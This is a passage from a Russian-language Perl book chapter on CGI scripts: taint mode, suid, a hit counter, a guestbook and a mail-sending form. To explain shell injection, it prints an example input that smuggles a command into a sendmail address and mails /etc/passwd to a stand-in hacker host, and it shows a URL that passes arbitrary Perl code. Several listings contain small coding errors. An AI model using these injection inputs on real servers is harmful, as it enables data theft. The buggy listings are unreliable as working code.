<INPUT TYPE=\"submit\" NAME=\"submit\">
<INPUT TYPE=\"reset\">
</CENTER>";
```

Результат показан на рис. 19.3 в начале главы. Когда пользователь нажимает кнопку подтверждения, данные элементов управления формы HTML передаются сценарию lib2.cgi; если нажата кнопка отмены, данные сбрасываются, то есть заменяются значениями по умолчанию.

Закрываем форму HTML

Форма HTML закрывается тегом **</FORM>:**

```
print "</FORM>";
```

Когда lib1.cgi печатает **</FORM>,** она завершает форму, объединяющую элементы управления. Остается лишь завершить саму страницу HTML. Об этом читайте в следующем разделе.

Завершаем документ HTML

Подпрограмма **HtmlBot** пакета cgi-lib.pl закрывает Web-страницу. Она возвращает строку **"</BODY>\n</HTML>\n"**:

```
print &HtmlBot;
```

Частенько эта строка оказывается последней в сценарии. Не стали исключением и lib1.cgi и lib2.cgi.

Выводим все переменные

В этой главе значения данных, переданных элементами управления HTML, выводились непосредственно оператором **print.** Но это можно сделать и проще: то же самое делает подпрограмма **PrintVariables,** но только в фиксированном формате. Например, можно заменить lib2.cgi кодом, приведенным ниже:

```
#!/usr/local/bin/perl5
require 'cgi-lib.pl';
print &PrintHeader;
print &HtmlTop ("CGI Example Using cgi-lib.pl");
if (&ReadParse(*in))
   { print &PrintVariables; }
print &HtmlBot;
```




Рис. 19.5. Использование подпрограммы PrintVariables

Глава 20

CGI: счетчики посещений, гостевые книги, отправка электронной почты и вопросы зашиты системы

Коротко

В этой и следующей главах я собираюсь представить несколько примеров CGI-сценариев. В их число входят: счетчики посещения, гостевые книги, отправка электронной почты, комната для бесед (chat room), теневые посылки (cookies), интерактивные игры и т. д. Вы можете переработать эти сценарии под свои нужды.

***Подсказка**. Имейте в виду, что они предназначены лишь для демонстрационных целей. Если вы соберетесь установить их на Web-сервере, обратите внимание на такие аспекты, как проверка ошибок и функции безопасности. После доработки сценариев проверьте, работают ли они так, как ожидалось.*

Огромное количество CGI-сценариев на языке Perl уже доступно в Интернете и готово к использованию. Вот список нескольких полезных источников (конечно же, проверяйте каждый такой сценарий на защищенность, а также на предмет наличия любых других проблем):

- архив Ясона (Jason's Perl Archive) — **www.aquapal.co.uk/perl/perl.html;**
- архив сценариев Мэтта (Matt's Script Archive) — **www.worldwidemart.com/scripts/;**
- архив фирмы Yahoo! (Yahoo Perl Scripts) — **dir.yahoo.com/Computers_And_Internet/ProgrammingLanguages/Perl/Scripts/;**
- страница ссылок и сценариев на Perl, принадлежащая Дэйлу Бьюли (Dale Bewley's Perl Scripts and Links), — **www.bewley.net/perl/;**
- страничка на **www.perl.com**, посвященная CGI, — **reference.perl.com/query.cgi?cgi.**

Когда вы начнете писать сценарии, которые делают больше, чем простенькие сценарии двух предыдущих глав, проблема защиты станет актуальной. Это одна из тем, которая будет серьезно обсуждаться в этой главе.

Защита CGI

Обеспечение безопасности всегда было серьезной проблемой. В наши дни она еще более актуальна, так как по мере развития операционных систем становится все сложнее и сложнее затыкать бреши в защите.

Поэтому на Unix-системах CGI-сценарии обычно запускаются от имени идентификатора пользователя "nobody" («никто»). Такой процесс имеет минимум привилегий. Считалось, что процесс, имеющий минимум привилегий, принесет меньше вреда. Однако и по

сей день могут возникать проблемы — в частности, из-за неаккуратности в CGI-сценариях. В этой главе рассказывается, как обойти некоторые наиболее вероятные неприятности.

Вот несколько Web-страниц, посвященных безопасности CGI, которые я рекомендовал бы прочитать до того, как вы начнете создавать для широкого использования что-либо серьезнее простейших CGI-сценариев:

• страница WWW-консорциума, посвященная безопасности CGI (The World Wide Web Consortium's CGI security page), — **www.w3.org/Security/Faq/www-security-faq.html;**

• часть сборника вопросов и ответов (FAQ) по CGI-программированию на Perl, посвященная проблемам безопасности, — **www.perl.com/CPAN-local/doc/FAQs/cgi/perl-cgi-faq.html;**

• страничка Селены Сол (Selena Sol), рассказывающая, как вы рискуете при установке чужих сценариев — **Stars.com/Authoring/Scripting/Sequrity;**

• вопросы и ответы (FAQ) Поля Филипса (Paul Philips) — **www.go2net.com/people/paulp/cgi-sequrity/safe-cgi.txt** (имейте в виду, что хотя эта страница и имеет хороший список ссылок, она не обновлялась с 1995 года).

Следующий шаг — непосредственное изучение кода, так что перейдем к разделу «Непосредственные решения». Здесь вы найдете информацию о безопасности и о том, как писать CGI-сценарии для счетчиков, гостевых книг и отправки электронных писем.

Непосредственные решения

Серьезно беремся за защиту

CGI-сценарии могут порождать множество потенциальных брешей в безопасности. В качестве предельного случая рассмотрим сценарий, запускающий программы, имена которых передаются ему в качестве аргумента. Данные форм HTML посылаются в виде строк, причем в качестве разделителя аргументов используется вопросительный знак. Строка данных записывается в конце URL, что означает, что если вы хотите просто запустить сценарий Perl, URL должен выглядеть, например, так:

```
http://www.yourserver.com/user/perl.exe?script.pl
```

Но если хакер увидит, что вы используете технику вроде этой, он может послать собственную строку такого вида:

```
http://www.yourserver.com/user/perl.exe?-e+'nasty commands'
```

В результате он сможет выполнить любые команды Perl, что вряд ли вас порадует. Этот пример указывает на одну из самых больших опасностей CGI-сценариев, написанных на Perl, — вызовы внешних программ без проверки кода, передаваемого в конце строки.

В Perl внешние программы вызываются многими способами, например с помощью строки, заключенной в обратные апострофы (backtics), канала, вызовов **system** или **exec.** Даже операторы **eval** требуют осторожного обращения. Очень важно, настроить CGI так, чтобы нельзя было легко сделать ничего опасного. Хакеры собаку съели на использовании этого класса ошибок и CGI-сценариев для выполнения кода, нужного им.

На самом деле в Perl существует прекрасный механизм безопасности, предназначенный для латания дырок подобного типа, — см. раздел «Работаем с мечеными данными». Если разрешено отслеживание данных, Perl не позволяет передавать пришедшие извне данные функциям **system, exec** и т. д. Простое правило, позволяющее обеспечить безопасность, — никогда не передавать непроверенные данные внешней программе и всегда стараться обойтись без запуска командной оболочки.

Если же это невозможно, следует всегда проверять аргументы на предмет наличия метасимволов командной оболочки и по крайней мере удаления их. Вот метасимволы командной оболочки Unix:

```
&;''\"*?`<>^(){}$\n\r
```

Еще одно важное замечание: не позволяйте другим перезаписывать ваши сценарии или файлы данных, неважно — случайно или намеренно. Другими словами, будьте особенно внимательны к правам доступа к файлам, чтобы их нельзя было заместить.

И, конечно же, обычные ограничения: не посылайте пароли по электронной почте, не набирайте их при работе с бесплатными утилитами вроде **ytalk** операционной системы Unix. Не оставляйте ваш счет в системе (account) на долгое время неиспользуемым — хакеры следят за такими вещами, чтобы получить контроль над ними. Не позволяйте CGI-сценариям получать слишком много системной информации. И так далее, и тому подобное — большинство хакеров пролезут там, где вы и не думали.

Работаем с мечеными данными

Одной из самых больших дыр в защите CGI-сценариев является передача непроверенных данных командному интерпретатору. В Perl для предотвращения таких ситуаций можно использовать механизм *меченых данных* (tainted data). В этом случае любые переменные, связанные с данными, полученными извне (включая переменные среды, стандартный поток ввода и командную строку), считаются мечеными. Пока они остаются таковыми, их нельзя использовать для чего бы то ни было за пределами вашей программы. Если меченая переменная используется для установки другой переменной, последняя также становится меченой, что означает, что помеченные (или «запачканные») данные могут распространяться по программе сколь угодно далеко и сколь угодно сложными путями, но они все равно будут аккуратно помечены.

***Подсказка**. Этот механизм работает только для скалярных значений. Некоторые элементы массива могут быть мечеными, в то время как остальные — нет.*

В общем, меченые данные не могут быть использованы при помощи вызовов **eval**, **system**, **exec**, а также при создании канала. Perl следит за тем, чтобы они не попали в команды, вызывающие оболочку, в команды, модифицирующие файлы, каталоги или процессы. Однако есть одно важное исключение: если вызовам **system** или **eval** передается *список* аргументов, он *не* проверяется на наличие меченых элементов. Если вы попробуете произвести какую-либо операцию с мечеными данными за пределами программы, Perl остановится с предупреждающим сообщением. В режиме меченых данных Perl прекращает работу также в случае вызова внешней программы без предварительной установки переменной среды **PATH**. В Perl версии 4 для включения отслеживания меченых данных используется специальная версия интерпретатора, называемая taintperl:

```
#!/usr/local/bin/taintperl
```

Однако в версии 5 проверка меченых данных включена в состав Perl, и вы можете включить ее, передав интерпретатору Perl ключ **-T**:

```
#!/usr/local/bin/perl -T
```

В следующем примере включается отслеживание меченых данных, но программа не делает ничего опасного — соответственно, проблем нет:

```
#!/usr/local/bin/perl -T
print "Hello!\n";
Hello!
```

Однако при выполнении потенциально опасных операторов типа **system** при включенной проверке меченых данных Perl сообщит о возможной бреши в защите, обусловленной использованием данных окружения. Даже если вы не используете **PATH** при вызове внешней программы, не исключено, что его использует вызываемая программа. Вот сообщение об ошибке, которое вы увидите:

```
#!/usr/local/bin/perl -T
print system('date');
Insecure $ENV(PATH) while running with -T switch at taint.cgi line 5, <> chunk 1.
```

Чтобы исправить это, вы можете при включенной проверке меченых данных самостоятельно установить **$ENV{'PATH'}**:

```
#!/usr/local/bin/perl -T
$ENV{'PATH'} = '/bin:/usr/bin:/usr/local/bin';
print system('date');
Thu Nov 12 19:55:53 EST
```

Вот еще пример, в котором делается попытка передать системному вызову меченые данные. Даже если **$ENV{'PATH'}** устанавливается в программе, сценарий все равно прекращает работу, так как пытается передать меченые данные оператору **system**:

```
#!/usr/local/bin/perl -T
$ENV{PATH} = '/bin:/usr/bin:/usr/local/bin';
while(<>) {
   $command = $_;
   system($command);
}
Insecure dependency in system while running with -T switch at taint.cgi line 5, <> chunk 1.
```

Данные, даже будучи переданными в **$command** из **$_**, все равно считаются мечеными. Как очистить данные, если вы уверены в них? Читайте следующий раздел.

Очистка данных

Единственный способ очистить меченую переменную — использовать шаблоны, по которым из нее выбираются подстроки. В следующем примере предполагается, что меченая переменная **$tainted** содержит электронный адрес. Мы можем извлечь его и сохранить как *не* меченый в другой переменной следующим образом:

```
$tainted =~ /(^[\w]+)\@(^[\w]+)/
$username = $1;
$domain = $2;
print "$username\n";
print "$userdomain\n";
```

Таким образом, мы извлекли безопасные данные. То есть способ создания «чистых»

данных заключается в извлечении из меченых данных подстрок, которые априори безопасны (и, конечно же, не содержат метасимволы командного интерпретатора).

Предоставляем CGI-сценарию большие привилегии в системе Unix

Поскольку сценарии запускаются в Unix с правами пользователя "nobody," они не имеют огромного количества привилегий. Если сценарий должен выполнять некие операции, скажем, создавать файлы, вам может потребоваться больше привилегий. Это можно сделать, но операция настолько рискованная, что следует сперва проверить все альтернативные варианты и только потом следовать нашим рекомендациям, соблюдая при этом максимум осторожности. Вы можете запустить сценарий Perl как *suid,* предоставив ему те же привилегии (suid — set user's ID), что имеет его владелец (то есть вы). Имейте в виду, что для такого шага нужны действительно веские основания. Кроме того, убирать привилегии надо сразу, как только это станет возможным. Вы можете сделать сценарий запускаемым с привилегией suid при помощи установки бита **s** командой **chmod:**

```
chmod u+s script.pl
```

Также можно сделать сценарий запускаемым с привилегиями группы пользователей, устанавливая бит **s** поля группы при помощи **chmod**:

```
chmod g+s script.pl
```

Однако некоторые Unix-системы имеют прорехи в безопасности, облегчающие использование сценариев с правами suid во враждебных целях. Как убедиться, что вы имеете дело не с такой системой? Очень просто: при попытке выполнить сценарий с установленным битом suid вы получите от Perl предупреждающее сообщение.

ВНИМАНИЕ! *Большинство операций может быть исполнено безопасным путем без запуска сценариев как suid. Этот раздел приводится лишь для полноты картины. Если же вы установили привилегии сценариев описанным способом, трижды проверьте, что знаете, что делаете, и никогда не оставляйте их без присмотра.*

Создаем счетчик посещений

Создание счетчика посещений — достаточно простая задача: вы просто должны хранить текущее значения счетчика в файле и показывать его при необходимости. Я приведу пример создания счетчика counter.cgi.

Подсказка. *Заметьте, что этот счетчик просто выводит текущее значение как текстовую строку, но в принципе можно сделать более интересные вещи, например создать графический счетчик, имея набор файлов с изображениями цифр и выводя их один за другим на Web-странице. Можно также воспроизводить цифры с помощью тега HTML* ***<IMG>,*** *если установить атрибут* ***SRC*** *в соответствии с URL сценария, выводящего цифры.*

Сценарий называется counter.cgi, приведен он в листинге 20.1. Чтобы он работал, в том же каталоге, что и counter.cgi, должен находиться файл counter.dat. Для начала отсчета запишите в counter.dat 0 (ноль) с помощью любого текстового редактора, а затем установите права доступа к файлу настолько низкими, чтобы CGI-сценарии имели бы право записывать в этот файл. (Если файл counter.dat отсутствует, не пытайтесь создавать его из сценария, поскольку обычно CGI-сценариям, запущенным с привилегиями по умолчанию, не разрешается создавать файлы в каталогах.)




Рис. 20.1. Счетчик посещений Web-страницы

Листинг 20.1. counter.cgi

```
#!/usr/bin/perl
use CGI
$co = new CGI
open (COUNT, "<counter.dat") or die "Could not open counter data file.";
$count = <COUNT>;
close COUNT;
$count++;
open (COUNT, ">counter.dat");
print COUNT $count;
close COUNT;
print
$co->header,
$co->start_html(  -title=>'Counter Example',
                  -author=>'Steve',
                  -BGCOLOR=>'white', ),
$co->center($co->h1('Counter Example')),
$co->p,
$co->center($co->h3("Current count: ", $count)),
$co->p,
$co->center($co->h3("Reload the page to update the count")),
$co->end_html;
```

Этот сценарий очень прост: все, что он делает, — это читает число, хранящееся в counter.dat, увеличивает его на единицу, записывает обратно в counter.dat и затем показывает увеличенный счетчик. Результат вы можете видеть на рис. 20.1.

Создаем гостевую книгу

Создание гостевой книги — шаг вперед по сравнению со счетчиком (см. предыдущий раздел). Гостевая книга собирает комментарии пользователей и сохраняет их в файле, обычно имеющем формат HTML, чтобы затем выводить их на странице.




Рис. 20.2. Создание комментария в гостевую книгу

Наша гостевая книга использует три файла, хранящихся в одном каталоге: guestbook.htm (листинг 20.2), guestbook.cgi (листинг 20.3) и book.htm (листинг 20.4). Первый является лицом гостевой книги, то есть именно эта страница указывает пользователю, что он может добавить запись в книгу посетителей. Она получает имя пользователя и комментарий (рис. 20.2). Когда пользователь нажимает на кнопку подтверждения, данные посылаются сценарию guestbook.cgi; иными словами, если вы используете этот сценарий, вам следует сменить указанный URL в guestbook.htm на реальный URL guestbook.cgi

```
<BODY>
<H1>Please add to my guestbook...</H1>
<FORM METHOD=POST ACTION="http://www.yourself.com/user/cgi/guestbook.cgi">
```

В guestbook.cgi (см. листинг 20.3) мы открываем собственно гостевую книгу, хранящуюся в файле book.htm. Основная идея — добавить в нее имя пользователя и его комментарий, но book.htm заканчивается тегами **</BODY></HTML>.** Поэтому сначала надо установить указатель файла перед этими словами с помощью следующего кода:

```
open (BOOK, ">>book.htm") or die "Could not open guest BOOK.";
seek (BOOK, -lenght($co->end_html), 2);
```

Поскольку строки **</BODY></HTML>** в данном случае создаются с помощью CGI-метода **end_html,** мы откатываемся назад ровно на длину генерируемой строки, что позволяет нам не зависеть от того, что именно метод **end_html** будет выводить в следующих версиях модуля CGI.pm.

После этого код записывает вместо тегов **</BODY></HTML>** новые данные, добавляя в конце те же теги вызовом CGI-метода **end_html.** Затем guestbook.cgi создает страницу, представленную на рис. 20.3. На ней располагается благодарность пользователю за комментарии и гиперссылка, позволяющая просмотреть содержимое гостевой книги. Иными словами, если вы используете этот сценарий, вам следует сменить URL, приведенный в листинге, на реальный URL book.htm (убедившись, что права доступа для этого файла достаточно низки, чтобы guestbook.cgi мог записывать в него данные):

```
"If you whant to take a look at the guest book, ",
$co->a( {href=>"http://www.yourserver.com/user/cgi/book.htm"}, "click here"), ".",
```

Если пользователь щелкает на гиперссылке, открывается гостевая книга (рис. 20.4), и, конечно же, ссылки на нее можно расположить на любой другой Web-странице вашего раздела. Имя пользователя и комментарии отображаются в гостевой книге вместе со временем добавления записи (см. рис. 20.4). Файл guestbook.cgi приводит в безопасное состояние любой код HTML, который пользователь может попытаться ввести в гостевую книгу, замещая любые символы < HTML-кодом **&lt** (это делается так: **$username** =~ **s/</&lt** и **$text** =~ **s/</&lt),** который выводит "<", чтобы не позволять браузеру пытаться разобрать комментарии пользователя как HTML. Это означает, что любой код

HTML, который пользователь попытается ввести в гостевую книгу, будет выведен как текст и не будет исполняться. Вы можете добавить дополнительные проверки ошибок.

Заметьте, что вы можете настроить guestbook.cgi так, чтобы он принимал электронные адреса посетителей (впрочем, все больше и больше пользователей не желают оставлять свои адреса не столько из соображений секретности, сколько из-за программ, которые сканируют сеть в поисках адресов электронной почты, а затем продают полученные списки распространителям рекламы). Вы также можете видоизменить файл гостевой книги book.html, добавив графику с помощью тега HTML **<IMG>,** установив фоновое изображение, и т. д., как и с любой другой Web-страницей. Просто следите, чтобы *последним,* что вы выводите в book.htm, был текст **</BODY></HTML>** (или вывод текущей версии CGI-метода end_html, поскольку в новой версии пакета CGI.pm он может смениться), чтобы guestbook.cgi мог откатиться на необходимое число символов и заменить эти теги новым комментарием.




Рис. 20.4. Гостевая книга

Подсказка. *Если вы не хотите зависеть от версий модуля CGI.pm, записывайте в отдельный файл длину текста, выведенного методом* ***end_html*** *при последней записи в гостевую книгу, и используйте для установки указателя это значение, а не длину строки, выводимой текущей версией* ***end_html.***

Листинг 20.2. guestbook.htm

```
<HTML> <HEAD>
<TITLE>Add to the guest book</TITLE>
</HEAD>
<BODY>
<H1>Please add to my guestbook...</H1>
<FORM METHOD=POST ACTION="http://vlad.host.ru/cgi-bin/guestbook.cgi">
<BR>
<CENTER>
Please enter your name:
<P>
<INPUT TYPE = "TEXT" NAME = "username"></INPUT>
<BR>
Please enter your comments:
<BR>
<TEXTAREA ROWS = 8 COLS = 40 NAME = "comments"></TEXTAREA>
<BR>
<BR>
<INPUT TYPE = "SUBMIT" VALUE = "Send">
<INPUT TYPE = "RESET" VALUE = "Reset">
</CENTER>
</FORM>
</BODY>
</HTML>
```

Листинг 20.3. guestbook.cgi

```
#!/usr/bin/perl
use CGI
$co = new CGI;
open (BOOK, ">>../html/book.htm") or die "Could not open guest BOOK.";
seek (BOOK, -length ($co->end_html), 2);
$date = `date`;
chop($date);
$text = $co->param('comments');
$username = $co->param('username');
$username =~ s/</&lt/;
print BOOK
$co->h3( "New comments by : ", $username, " on ", $date, $co->p, $text,), $co->hr, $co->end_html;
close BOOK;
print $co->header,
$co->start_html( -title=>'Guest Book Example',
                 -author=>'Steve',
                 -BGCOLOR=>'white',
                 -LINK=>'red' );
print $co->center($co->h1("Thanks for adding to the guest book!")),
"If you whant to take a look at the guest book, ",
$co->a( {href=>"http://vlad.host.ru/book.htm"}, "click here" ), ".",
$co->hr, $co->end_html;
```

Листинг 20.4. book.htm

```
<HTML>
<HEAD>
<TITLE>
The Guest Book
</TITLE>
</HEAD>
<BODY> <CENTER>
<H1>Here is the guest book...</H1> <HR>
</BODY></HTML>
```

Отправка почтовых сообщений из CGI-сценария

Отзывы от пользователей можно хранить на сервере провайдера, как, например, в только что описанной гостевой книге, но иногда удобнее получать отклики по почте. Предлагаемый сценарий как раз и делает это. Заметьте, что этот код вынужден использовать системные команды для работы с электронной почтой, поэтому он зависим от операционной системы. Здесь я полагаю, что сценарий будет запускаться под управлением Unix.

Почтовое приложение состоит из файла HTML email.htm, который является лицевой частью программы, позволяющей пользователю написать электронное письмо с помощью его браузера (рис. 20.5). Также в состав системы входит CGI-сценарий email.cgi, который принимает письмо, отправляет его и выводит подтверждающее сообщение (рис. 20.6).

В справочных целях email.htm приведен в листинге 20.5, а email.cgi — в листинге 20.6.

Электронное письмо отправляется самым обычным порядком. На рис. 20.5 воспроизведено письмо, которое вы получите (имейте в виду, что приложение позволяет пользователю устанавливать собственные адреса электронной почты, таким образом, поле **From:** может содержать фиктивный или неправильный адрес).

Рис. 20.5. Пишем электронное письмо




Рис. 20.6. Подтверждение

```
Date: Thu, 12 Nov 15:26:57 -0500(EST)
To: user@yourserver.com
From: user@aserver.com
Subject: Friendly greeting
Dear you: How are you? Write when you get the chance!
A. F. User
```

Вы можете дополнительно отправлять вводимые пользователем данные непосредственно себе, чтобы не проверять провайдерские файлы системного журнала. Когда вы будете подгонять это приложение под свои нужды, не забудьте сменить URL в email.htm правильной ссылкой на email.cgi:

```
<HR><FORM METHOD="POST"
ACTION= "http://www.yourserver.com/username/cgi/email.cgi"
ENCTYPE="application/x-www-form-urlencoded">
```

Также убедитесь, что в email.cgi указан верный путь к почтовой программе (для Unix-систем это обычно **/usr/lib/sendmail**, как и записано в email.cgi):

```
$text = $co->param('text');
$text =~ s/</&lt/;
open(MAIL, `| /usr/lib/sendmail -t -oi`);
print MAIL «EOF;
```

Также, конечно, проверьте, что вы указали адрес, на который хотите получать почту в поле **To:** в email.cgi. Не забудьте записать @ как \@ во встроенном документе (об адресе отправителя, хранящемся в **@from,** email.cgi позаботится сам):

```
open(MAIL, `| /usr/lib/sendmail -t -oi`);
print MAIL <<EOF;
To: steve\@yourserver.com
From: $from
Subject: $subject
```

```
$text
EOF
close MAIL;
```

Подсказка. *Сценарий email.cgi удаляет теги HTML из отсылаемых сообщений при помощи строки:* ***$text =~ s/</&lt/*** *— многие используют для чтения почты Web-браузеры, поэтому метки HTML в вашей почте могут перенаправить браузер либо создать другие побочные эффекты. Если это кажется вам слишком надуманным, просто уберите эту строку кода.*

Одной из серьезных прорех в безопасности является чувствительность сценариев отправки почты к данным, переданным в email.cgi. При открытии канала к программе sendmail нельзя передавать введенный пользователем обратный адрес непосредственно ей, как это делают многие сценарии:

```
open(MAIL,`| /usr/lib/sendmail $emailaddress`);
```

Дело в том, что пользователь может ввести метасимволы в поле адреса, в результате чего канал сделает существенно больше, чем вы предполагали. Например, если пользователь введет в качестве адреса такую строку:

```
anon@someserver.com; mail hacker@hackerworld.com</etc/passwd;
```

то функция **open** *фактически выполнит* вот такую команду:

```
/usr/lib/sendmail anon@someserver.com;
mail hacker@hackerworld.com</etc/passwd
```

Эта команда отсылает системный файл паролей на адрес **hacker@hackerworld.com,** что явно не входит в ваши намерения. Чтобы обойти эту проблему, вместо почтового адреса следует указать ключ **-t**:

```
open(MAIL, `| /usr/lib/sendmail -t -oi`);
print MAIL <<EOF;
To: steve\@yourserver.com
From: $from
Subject: $subject
$text
EOF
close MAIL;
```

В результате sendmail получит адрес из поля **To:**. (Для программы sendmail точка, введенная в начале новой строки при интерактивном вводе текста сообщения, сообщает, что текст сообщения закончен. Ключ **-oi** указывает, что sendmail не должна прерывать работу, а сообщение следует отправить, как только встретится строка, начинающаяся с точки, — в прежние времена команды электронной почты, начинающиеся с точки, могли быть включены непосредственно в сообщение. Фактически, для email.cgi это неважно, и оставлено это лишь для чтения адреса непосредственно из кода.)

Сценарий email.cgi написан так, чтобы вы могли изменить его, если захотите позволить пользователю вводить адрес получателя, — в таком случае будьте осторожны, так как люди могут использовать такой сервис для посылки полуанонимных сообщений с вашей страницы (пользователь сам вводит адрес в поле **From:**). Хотя получатель легко определит, что письмо пришло с сервера вашего провайдера, просмотрев заголовок сообщения: все, что он увидит в качестве имени фактического отправителя, — это адрес **nobody@localhost** в одном из полей **From:.** Однако провайдер, проверив идентификатор сообщения, отследит путь сообщения от вашей страницы.

Листинг 20.5. email.htm

```
<HTML>
```

```
<HEAD>
<TITLE>Send me some email</TITLE>
</HEAD>
<BODY BGCOLOR="white" LINK="red">
<CENTER><H1>Send me some email</H1></CENTER>
<HR><FORM METHOD="POST"
ACTION="http://www.yourserver.com/username/cgi/email.cgi"
ENCTYPE="application/x-www-form-urlencoded">
Please enter your email address:
<INPUT TYPE="text" NAME="name" VALUE=""><P>
Please enter the email's subject:
<INPUT TYPE="text" NAME="subject" VALUE=""><P>
Please enter the email you want to send: <P>
<TEXTAREA NAME="text" ROWS=10 COLS=60>Dear you: </TEXTAREA><P>
<INPUT TYPE="submit" NAME="submit" VALUE="Send email">
<INPUT TYPE="reset">
</CENTER>
<HR>
</FORM>
</BODY>
</HTML>
```

Листинг 20.6. email.cgi

```
#!/usr/bin/perl
use CGI
$co = new CGI;
print $co->header,
$co->start_html( -title=>'Guest Book Example', -author=>'Steve' -BGCOLOR=>'white', -LINK=>'red');
if ($co->param()) {
$from = $co->param('name');
$from =~ s/@/\@/;
$subject = $co->param('subject');
$text = $co->param('text');
$text =~ s/</&lt/;
open( MAIL, `| /usr/lib/sendmail -t -oi`);
print MAIL <<EOF;
To: steve\@yourserver.com
From: $from
Subject: $subject
$text
EOF
close MAIL; }
print $co->center($co->h1(“Thanks for sending me email!”)), $co->hr,
$co->end_html;
```

Глава 21

CGI: многопользовательские чаты, теневые посылки (cookies) и игры

Коротко

В этой главе мы собираемся рассмотреть несколько мощных примеров CGI-сце-нариев. В этот список входят: приложение, обеспечивающее одновременную беседу нескольких пользователей, сценарий, предоставляющий возможность устанавливать и читать теневые посылки (cookies), и настоящая интерактивная игра — возможно, вы даже получите удовольствие, поиграв в нее.

Подсказка. *Имейте в виду, что эти сценарии предназначены лишь для демонстрационных целей. Если вы соберетесь установить их на Web-сервере, следует усилить такие аспекты, как проверка ошибок и защитные функции, и после переделки сценариев под свои нужды проверить, действительно ли они работают так, как ожидалось.*

Приложение для поддержки многопользовательской беседы (chat)

